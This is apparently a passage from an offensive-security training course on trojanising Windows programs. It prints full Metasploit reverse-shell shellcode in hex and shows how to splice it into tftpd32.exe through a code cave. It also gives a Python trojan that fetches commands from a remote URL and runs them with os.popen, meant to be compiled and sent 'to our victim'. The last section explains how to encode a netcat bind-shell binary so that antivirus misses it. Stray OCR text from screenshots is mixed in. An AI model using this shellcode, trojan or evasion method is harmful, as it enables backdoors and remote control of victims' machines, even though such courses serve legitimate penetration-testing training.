Now that we know our executable is capable of handling our malicious needs, and we know the static address of the location of our shellcode (the code cave at **0x00446000**), we can start altering our file.

Hijacking Execution Flow


We need to look for a convenient place to hijack the execution flow of the binary. As we step into the execution of tftpd32.exe, we spot a convenient place to hijack, and replace the original first few opcodes with our "diversion".




Note the sequence of opcodes we'll be overwriting and their addresses, we'll need to reference these later on.

```
0041135E t> $  E8 7BA40000        CALL tftpd32.0041B7DE
00411363    .^ E9 78FEFFFF        JMP tftpd32.004111E0
00411368   /$  8BFF               MOV EDI,EDI
0041136A   |.  55                 PUSH EBP
```

We'll replace the first instruction with a ***jmp*** to our code cave, and effectively hijack the execution flow.



We now save our changes to a new file (tftpd32-mod1.exe), and re-open it with Olly. We step over our initial jump, to see if we are redirected to the correct place:



We are redirected to our code cave.

Injecting our Shellcode

From here on we're almost home free to execute code of our choice. For this example, we'll be embedding a reverse shell connection to the address 127.0.0.1 on port 4321. We'll be using instant Metasploit shellcode for this. Once all extra characters are removed, the shellcode should look similar to this:

```
fc6aeb4de8f9ffffff608b6c24248b453c8b7c057801ef8b4f188b5f2001eb498b348b01ee31c099
ac84c07407c1ca0d01c2ebf43b54242875e58b5f2401eb668b0c4b8b5f1c01eb032c8b896c241c61
```

```
c331db648b43308b400c8b701cad8b40085e688e4e0eec50ffd6665366683332687773325f54ffd0
68cbedfc3b50ffd65f89e56681ed0802556a02ffd068d909f5ad57ffd65353535343534353ffd068
7f000001666810e1665389e19568ecf9aa6057ffd66a105155ffd0666a646668636d6a505929cc89
e76a4489e231c0f3aa9589fdfe422dfe422c8d7a38ababab6872feb316ff7528ffd65b5752515151
6a0151515551ffd068add905ce53ffd66affff37ffd068e779c679ff7504ffd6ff77fcffd068f08a
045f53ffd6ffd0
```

We'll pad our shellcode with register saving commands, so as to attempt to preserve stack state for the rest of the execution of tftpd32.exe. Once we pop our registers back to place, we'll want to re-introduce the original instructions we overwrote with our hijack commands. For easier reference this was the original instruction we overwrote:


```
0041135E t> $  E8 7BA40000       CALL tftpd32.0041B7DE
```

Our resulting completed shellcode would look like this:

```
PUSHAD                 # Save the register values
PUSHFD                 # Save the flag values
... reverse shell shellcode
... align stack        # Align ESP with where we saved our stack registers!
POPFD                  # Restore the original register values
POPAD                  # Restore the original flag values
CALL tftpd32.0041B7DE  #  The first instruction we overwrote (hijack)
JMP 00411363            #..Jump to the command that was to be executed next.
```

Once our shellcode is pasted into Olly we save the changes to a new binary tftpd32-mod2.exe.


In theory, once this file is executed, it should send a reverse shell to 127.0.0.1 on port 4321, and run tftpd32. However, once we try this, we see that tftpd32.exe is executed only after the shell is exited.



We're almost there!

Solving Problems

We now need to find out why tftpd32.exe is executed only after the shell is exited. As we single step through the shellcode execution via breakpoints, we notice that the problematic function is WaitForSingleObject.




A quick search in Google reveals the function parameters:

```
DWORD WINAPI WaitForSingleObject(
  __in   HANDLE hHandle,
  __in   DWORD dwMilliseconds
);
```

Take a good look at the timing mechanism:


```
dwMilliseconds

     The time-out interval, in milliseconds. The function returns if the
     interval elapses, even if the object's state is nonsignaled. If
     dwMilliseconds is zero, the function tests the object's state and returns
     immediately. If dwMilliseconds is INFINITE, the function's time-out
     interval never elapses.
```

In our situation, the value -1 signifies INFINITY. So the execution of tftpd32.exe will wait "infinitely" until execution flow is returned from our shell. We need to change this value from -1 to 0.



We'll save our changes to the file (tftpd-mod3.exe).

We should be all set now. All that's left to do, is set our Netcat listener on port 4321, and double click our modified tftpd32-mod3.exe file.



The moral of the story here: NEVER run executables which come from untrusted sources!

Challenge #3

Backdoor your favorite executable with a reverse shell.

Super Trojan [T]

Question: How many lines of code would it take to write a Trojan that is undetected by Antivirus, automatically detect and use configured proxies, be undetected by personal firewalls and have two way encrypted communications?

Answer: 15.

In the following module we will examine several interesting design concepts for custom Trojan horses. We will use python to develop the prototype Trojan, which can then be optimized and re-written in assembly or C++.

Our main goal for this Trojan is to:

1. be undetected by AntiVirus Software
2. be able to bypass Personal Firewalls.
3. have encrypted two way communications
4. be able to identify and transparently use any configured proxies.

The pre-requisites seem harsh and perhaps too complex to deal with in the allotted time, however some creative thinking can pull us out of this mess.

Check the following Python code for Windows:

```
from time import sleep
import win32com.client
import os

ie = win32com.client.Dispatch("InternetExplorer.Application")

def download_url_with_ie(url):

    ie.Visible = 1 # make this 0, if you want to hide IE window
    ie.Navigate(url)
    if ie.Busy:
        sleep(5)
    text = ie.Document.body.innerHTML
    text = unicode(text)
    text = text.encode('ascii','ignore')
    return text
#   ie.Quit()
#   print text


while 1:

data=download_url_with_ie('https://www.offensivesecurity.com/trojan/client.php')
    print data
    os.popen(data)
    sleep(30)
```

In 15 lines of code, we have fulfilled three out of four requirements in our Trojan! Obviously, these 15 lines of code are very simplistic, and will not function as a fully working Trojan horse, however this template can be used as the stealthy “data transport agent” in our Trojan.

We can use Py2Exe to “compile” this python script into a win32 standalone binary, and send it to our victim.

Python supports an endless number of importable modules, such as HTTP modules, SSH client / server modules and even Microsoft Speech Engine modules…The possibilities in development are endless.


ZoneAlarm
ZONEALARM by Check Point
INTERNET
IN
OUT
STOP
PROGRAMS
Help
Overview
Firewall
Program Control
Anti-virus Monitoring
Alerts & Logs
All Systems Active
Status
Product Info
Preferences
Welcome!
You're protected by ZoneAlarm!
No further setup is necessary - ZoneAlarm will alert you if you need to make any adjustments.
See how ZoneAlarm is protecting you by viewing the security statistics to the right.
Blocked Intrusions
0 Intrusions have been blocked since install
0 of those have been high-rated
Inbound Protection
The firewall has blocked 0 access attempts
Outbound Protection
8 program(s) secured for Internet access
Security Services
• Identity Protection
• Tutorial
more
Firewall is up to date.
C:\Users\offsec\Desktop\project\dist\trojan05.exe
[*] IE visible: False
[*] No command issued
[*] IE visible: False
[*] Encoded command is: [*]calc.exe
[*] Waiting for thread to end (10s)
Calculator
Edit View Help
0.
Backspace CE C
MC 7 8 9 / sqrt
MR 4 5 6 * %
MS 1 2 3 - 1/x
M+ 0 +/- . + =
Hide Text
Click here to upgrade to ZoneAlarm Pro.

Bypassing Antivirus Systems - More Olly games

The Theory

This module is an extension of the previous one. It also deals with Olly, code execution and PE files. We'll be practicing and improving our Olly skills for further modules, and marking another “V” on our “Todo” list – Antivirus avoidance.

Most antivirus software use hard coded signature scanning as their primary scanning technology. This means that they attempt to identify malware by comparing a suspect file with a local “database” which contains short “signatures” of known files. If our suspect file matches one of these signatures, then it is flagged as a malicious file. Remember that antivirus software usually scans file on disk, not in memory.

A 1 byte change in right place in the binary file can often make the file undetected by AV software, however what impact would that one byte change have on the functionality of the file ? Would it still run and execute correctly? Probably not.


We need to find a way to change the file contents, without changing its functionality in order to bypass our average antivirus.

One way of achieving this is by encoding the file on disk, and have it decode back to its original content when executed in memory. We'll be hijacking the execution flow of out original detected malware (netcat bind shell clone, listening on port 99 by default) and redirect it into a small code cave – in a very similar matter to our last exercise. Rather than placing shellcode in our code cave as we did earlier, we will be planting a small decoder (stub). More about this later.


We will then encode part of the executable file, and save it to disk.

Once the file is executed, it is loaded into memory. In memory, the execution flow will be hijacked to our stub. Our stub will then decode our previously encoded contents and then resume normal operations of the file.

The following simplified diagram shows the changes made to the binary file, while on disk.




So just to recap – our file is encoded on disk, and decodes itself after execution in memory. Our antivirus will hopefully not flag the encoded file on disk as malicious, as the binary content has changed.

